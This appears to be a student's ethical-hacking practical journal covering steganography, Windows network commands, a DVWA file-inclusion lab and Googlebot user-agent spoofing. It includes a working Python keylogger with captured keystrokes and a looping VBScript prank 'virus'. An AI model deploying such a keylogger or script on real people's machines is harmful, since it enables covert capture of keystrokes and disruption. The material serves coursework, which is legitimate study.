




For image :

Step1: Add image and write the message and click on encrypt



Step2: message is display click on OK

**Step3: Remove image and message****Step5: add secret image and click on decrypt and click on ok**



d. Ipconfig, ping, netstat, trace route

e. A. Ipconfig

```
C:\Users\Admin>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet 7:
  Connection-specific DNS Suffix . . . .
  Link-local IPv6 Address . . . . . fe80::5097:bab3:1258:981d%35
  IPv4 Address . . . . . 192.168.56.1
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . .

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . fe80::308a:b9f0:d9be:82d1%4
  IPv4 Address . . . . . 192.168.10.62
  Subnet Mask . . . . . 255.255.255.0
  Default Gateway . . . . . 192.168.10.1
```

A. Ping

Allows you to send a signal to another device, and if that device is active, it will send a response back to the sender.

```
C:\Users\Admin>ping 192.168.10.59
Pinging 192.168.10.59 with 32 bytes of data:
Reply from 192.168.10.62: Destination host unreachable.

Ping statistics for 192.168.10.59:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

B. tracert

This command lets you see all steps a packet takes to the destination. For example, if You send the packet to www.google.com. it actually goes through a couple of router to reach the destination. The packet will first go to your router

```
C:\Users\Admin>tracert 192.168.10.59
Tracing route to 192.168.10.59 over a maximum of 30 hops
  1  DESKTOP-7002NHH [192.168.10.62]  reports: Destination host unreachable.

Trace complete.

C:\Users\Admin>
```

C. netstat

Netstat can be handling in the following:

- display incoming and outgoing
- network connection
- display routing tables and protocol
- display number of network
- Interface

```
C:\Users\Admin>netstat
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:83           DESKTOP-7002NHH:1932  ESTABLISHED
  TCP    127.0.0.1:83           DESKTOP-7002NHH:1947  ESTABLISHED
  TCP    127.0.0.1:1278         DESKTOP-7002NHH:1279  ESTABLISHED
  TCP    127.0.0.1:1279         DESKTOP-7002NHH:1278  ESTABLISHED
  TCP    127.0.0.1:1321         DESKTOP-7002NHH:1322  ESTABLISHED
  TCP    127.0.0.1:1322         DESKTOP-7002NHH:1321  ESTABLISHED
  TCP    127.0.0.1:1323         DESKTOP-7002NHH:1324  ESTABLISHED
  TCP    127.0.0.1:1324         DESKTOP-7002NHH:1323  ESTABLISHED
  TCP    127.0.0.1:1932         DESKTOP-7002NHH:83   ESTABLISHED
  TCP    127.0.0.1:1947         DESKTOP-7002NHH:83   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1555  ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1685  ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:12733 ESTABLISHED
  TCP    192.168.10.62:1555     DESKTOP-7002NHH:1521  ESTABLISHED
```

Syntax: C:\Users\Admin>netstat | findstr ESTABLISHED

```
C:\Users\Admin>netstat | findstr ESTABLISHED
  TCP    127.0.0.1:83           DESKTOP-7002NHH:2075  ESTABLISHED
  TCP    127.0.0.1:1278         DESKTOP-7002NHH:1279  ESTABLISHED
  TCP    127.0.0.1:1279         DESKTOP-7002NHH:1278  ESTABLISHED
  TCP    127.0.0.1:1321         DESKTOP-7002NHH:1322  ESTABLISHED
  TCP    127.0.0.1:1322         DESKTOP-7002NHH:1321  ESTABLISHED
  TCP    127.0.0.1:1323         DESKTOP-7002NHH:1324  ESTABLISHED
  TCP    127.0.0.1:1324         DESKTOP-7002NHH:1323  ESTABLISHED
  TCP    127.0.0.1:2075         DESKTOP-7002NHH:83   ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1555  ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:1685  ESTABLISHED
  TCP    192.168.10.62:1521     DESKTOP-7002NHH:12733 ESTABLISHED
  TCP    192.168.10.62:1555     DESKTOP-7002NHH:1521  ESTABLISHED
```

Syntax: C:\Users\Admin>netstat -a

```
C:\Users\Admin>netstat -a
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135           DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:445           DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1158          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1521          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1536          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1537          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1538          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1539          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1543          DESKTOP-7002NHH:0   LISTENING
  TCP    0.0.0.0:1553          DESKTOP-7002NHH:0   LISTENING
```

Syntax: C:\Users\Admin>netstat -o

Show the process id

```
C:\Users\Admin>netstat -o
Active Connections

  Proto  Local Address          Foreign Address        State      PID
  TCP    127.0.0.1:83           DESKTOP-7002NHH:2098 ESTABLISHED 2936
  TCP    127.0.0.1:1278          DESKTOP-7002NHH:1279 ESTABLISHED 1456
  TCP    127.0.0.1:1279          DESKTOP-7002NHH:1278 ESTABLISHED 1456
  TCP    127.0.0.1:1321          DESKTOP-7002NHH:1322 ESTABLISHED 5844
  TCP    127.0.0.1:1322          DESKTOP-7002NHH:1321 ESTABLISHED 5844
  TCP    127.0.0.1:1323          DESKTOP-7002NHH:1324 ESTABLISHED 5844
  TCP    127.0.0.1:1324          DESKTOP-7002NHH:1323 ESTABLISHED 5844
  TCP    127.0.0.1:2098          DESKTOP-7002NHH:83   ESTABLISHED 5832
```

Syntax: C:\Users\Admin>netstat -o | findstr 80

```
C:\Users\Admin>netstat -o | findstr 80
  TCP  192.168.10.62:1680     20.198.119.84:https   ESTABLISHED  2376
  TCP  192.168.10.62:7680     192.168.10.73:52769  ESTABLISHED  5720
  TCP  192.168.10.62:7680     DESKTOP-7002NHH:13037 TIME_WAIT    0
```

Syntax: C:\Users\Admin>netstat | findstr CLOSE_WAIT

```
C:\Users\Admin>netstat | findstr CLOSE_WAIT
  TCP  192.168.10.62:1557     13.107.3.254:https   CLOSE_WAIT
  TCP  192.168.10.62:2151     204.79.197.254:https CLOSE_WAIT
  TCP  192.168.10.62:2153     13.107.246.48:https  CLOSE_WAIT
  TCP  192.168.10.62:2210     ec2-3-232-158-216:https CLOSE_WAIT
  TCP  192.168.10.62:2211     ec2-3-232-158-216:https CLOSE_WAIT
  TCP  192.168.10.62:2212     del12s11-in-f14:http   CLOSE_WAIT
```

Syntax: C:\Users\Admin>netstat -s

```
C:\Users\Admin>netstat -s
IPv4 Statistics

  Packets Received                = 6461771
  Received Header Errors          = 0
  Received Address Errors         = 17937
  Datagrams Forwarded            = 0
  Unknown Protocols Received     = 0
  Received Packets Discarded     = 2629736
  Received Packets Delivered     = 5220700
  Output Requests                = 2717392
  Routing Discards               = 0
  Discarded Output Packets       = 27218
  Output Packet No Route         = 10
  Reassembly Required            = 0
  Reassembly Successful          = 0
  Reassembly Failures           = 0
  Datagrams Successfully Fragmented = 0
  Datagrams Failing Fragmentation = 0
  Fragments Created              = 0
```

Syntax: C:\Users\Admin>netstat | findstr TIME_WAIT

```
C:\Users\Admin>netstat | findstr TIME_WAIT
TCP      192.168.56.1:2275      DESKTOP-7002NHH:1158    TIME_WAIT
TCP      192.168.56.1:3938      DESKTOP-7002NHH:2276    TIME_WAIT
```

G. Steganography tools

Steganography is a technique which is meant to hide the some information so that you cannot detect them so easily

Cover-medium+Embedded-msg+stego-key=stego-medium


Step1: prepare secret file that you want to hide.


Step2: launch S-Tools

Step3: drag and drop the host file (image) inside which you want to hide secret message



Step4: drag and drop the selected file (mes.txt which is save in notepad) on the image.

Enter the password







Step5: save file right click on image and save as .bpm extension




Step6: right click on hidden file and reveal.



Step8: right click on msg.txt



step9: save file as secret.txt



Practical No 4

Aim: Implementation of keyloggers viruses and Trojans.

A. Keylogger

Create keylogger using python.

Step1: open Anaconda, Install pynput.

Pip install pynput

Pynput library allows you to control and monitor input device.

Open the anaconda prompt and install pynput library

Step2: write Code in notepad

1.

```
import pynput from pynput.keyboard
```

```
import Key,Listener
```

```
import logging
```

```
log_dir="D:/"
```

```
logging.basicConfig(filename=(log_dir+"keyLog.txt"),level=logging.DEBUG,format='%(asctime)s:%(message)s:')
```

```
def my_key_on_press(key):
```

```
    logging.info(str(key))
```

```
with Listener(on_press=my_key_on_press) as listener:
```

```
    listener.join()
```

2. save file in C:/user/admin

3. Open jupyter notebook and write code

```
13]: pip install pynput
```

```
Requirement already satisfied: pynput in c:\users\admin\anaconda3\lib\site-packages (1.7.6)
Requirement already satisfied: six in c:\users\admin\anaconda3\lib\site-packages (from pynput) (1.16.0)
Note: you may need to restart the kernel to use updated packages.
```

```
[*]: import pynput
from pynput.keyboard import Key,Listener
import logging
log_dir="D:/"
logging.basicConfig(filename=(log_dir + "keyLog.txt"),level=logging.DEBUG,format='%(asctime)s:%(message)s:')
def my_key_on_press(key):
    logging.info(str(key))
with Listener(on_press=my_key_on_press) as listener:
    listener.join()
```

4. Open www.google.com and open keylogger.txt

```
2022-10-18 10:05:45,817:'w':  
2022-10-18 10:05:46,072:'w':  
2022-10-18 10:05:46,817:'w':  
2022-10-18 10:05:47,033:'.':  
2022-10-18 10:05:47,905:'g':  
2022-10-18 10:05:48,033:'o':  
2022-10-18 10:05:48,193:'o':  
2022-10-18 10:05:48,352:'g':  
2022-10-18 10:05:48,761:'l':  
2022-10-18 10:05:49,529:'e':  
2022-10-18 10:05:49,784:'.':  
2022-10-18 10:05:50,033:'c':  
2022-10-18 10:05:50,185:'l':  
2022-10-18 10:05:50,481:'o':  
2022-10-18 10:05:50,641:'m':  
2022-10-18 10:05:50,985:Key.enter:
```

B. *Implementation of Virus*

1 create one .vbs file and save

Code:

```
set x= wscript.createobject("wscript.shell");  
  
do  
  
wscript.sleep 100  
  
x.sendkeys"{CAPSLOCK}"  
  
x.sendkeys"{NUMLOCK}"  
  
x.sendkeys"I AM A VIRUS"  
  
x.sendkeys"{SCROLLOCK}"  
  
loop
```

2. Ctrl+alt+delete->task manager->details->wscript.exe file->right click end task

Practical No 5

Aim: Hacking web server and web application.

A. Hack a website by file inclusion (local and remote) Building a web Hacking Lab(W/XAMPP and DVWAL)

Step 1: download XAMPP server and open shell

Run following SQL command

```
# MySQL -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.1.26-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dvwa      |
| information_schema |
| mysql      |
| performance_schema |
| phpmyadmin |
| test       |
+-----+
6 rows in set (0.01 sec)

MariaDB [(none)]>
```

Step2: download DVWA.master.zip <https://github.com/digininja/DVWA>

Step3: paste DVWA.mater in xampp folder

This PC > Local Disk (C:) > xampp > htdocs				
Name	Date modified	Type	Size	
dashboard	20-08-2022 11:27	File folder		
img	20-08-2022 11:27	File folder		
webalizer	20-08-2022 11:27	File folder		
xampp	20-08-2022 11:27	File folder		
applications	25-08-2017 16:28	Microsoft Edge H...	4 KB	
bitnami	27-02-2017 15:06	Cascading Style S...	1 KB	
favicon	16-07-2015 21:02	Icon	31 KB	
index	16-07-2015 21:02	PHP Source File	1 KB	
DVWA-master	21-10-2022 09:09	File folder		

Step4:change the extension of file config.in.php and open file config.in.php

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port' ] = '3306';
```

Step5: <http://localhost/dvwa-master/setup.php>

click on create/reset password

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error message, make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA-master\config\config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ('admin // password') at any stage.

Setup Check

Web Server SERVER_NAME: localhost
Operating system: Windows
PHP version: 7.1.8
PHP function display_errors: Enabled (Easy Mode)
PHP function magic_quotes_gpc: Enabled
PHP function allow_url_include: Disabled
PHP function magic_quotes_gpc: Enabled
PHP module gd: Installed
PHP module curl: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: root
Database password: blank
Database name: dvwa
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing
[User: Admin] Writable folder C:\xampp\htdocs\DVWA-master\hackable\uploads: Yes
[User: Admin] Writable file C:\xampp\htdocs\DVWA-master\external\phpids\0.6lib\IDS\tmp\phpids_log.txt: Yes

[User: Admin] Writable folder C:\xampp\htdocs\DVWA-master\config: Yes
Status in red: indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.



Username

Password


Step6: click on DVWA security and click on drop down and select low and click on submit

SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript DVWA Security PHP Info About	<p>3. High - This option is an easy practice to attempt to see exploitation, similar in variety.</p> <p>4. Impossible - This level shows source code to the secure level. Prior to DVWA v1.9, this level was labeled 'Insane'.</p> <p><input type="button" value="Low"/> <input type="button" value="Submit"/></p> <p>PHPIDS</p> <p>PHPIDS v0.6 (PHP-Intrusion Detection System)</p> <p>PHPIDS works by filtering any user input to DVWA to serve as a live example in some cases how WAFs can be circumvented.</p> <p>You can enable PHPIDS across the entire DVWA application.</p>
---	--

Step7: allow_url_include=on

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
;allow_url_include=Off
allow_url_include=On

Step8: Replace file-1 with any url



A. Using Firefox, disguise/emulator as Google bot.

Step1:

To determine the user agent of Firefox

Go to Mozilla: <https://www.proxyserverprivacy.com/adv-free-proxy-detector.shtml>

step2: click on detector proxy-> advance free proxy detector

step3:

Go to <https://useragentstring.com/>

click on list of user agent string

All Crawlers->googlebot

Step4:

Go to about:config

Click on Accept the risk and continue->show all

Search



Proceed with Caution

Changing advanced configuration preferences can impact Firefox performance or security.

Warn me when I attempt to access these preferences

[Accept the Risk and Continue](#)

A screenshot of the Firefox 'about:config' page. At the top, there is a search bar containing the text 'general.useragent.override'. To the right of the search bar is a checkbox labeled 'Show only modified preferences'. Below the search bar, there is a list of preferences. The first item in the list is 'general.useragent.override', which is highlighted with a blue border. To the right of this preference are several icons: a pencil for editing, a dropdown arrow for selecting a value, and a trash can for deleting.

Go to useragentstring https://useragentstring.com/Googlebot2.1_id_1697.php copy link paste in about:config

A screenshot of the Firefox 'about:config' page. The search bar at the top contains the text 'general.useragent.override'. Below the search bar, the list of preferences shows 'general.useragent.override' again, but this time it has the URL 'https://useragentstring.com/Googlebot2.1_id_1697.php' pasted into its value field. To the right of this preference are the standard edit, select, and delete icons.

Step5:

Refresh Detector proxy ->advance free proxy detector-> check the your Brower

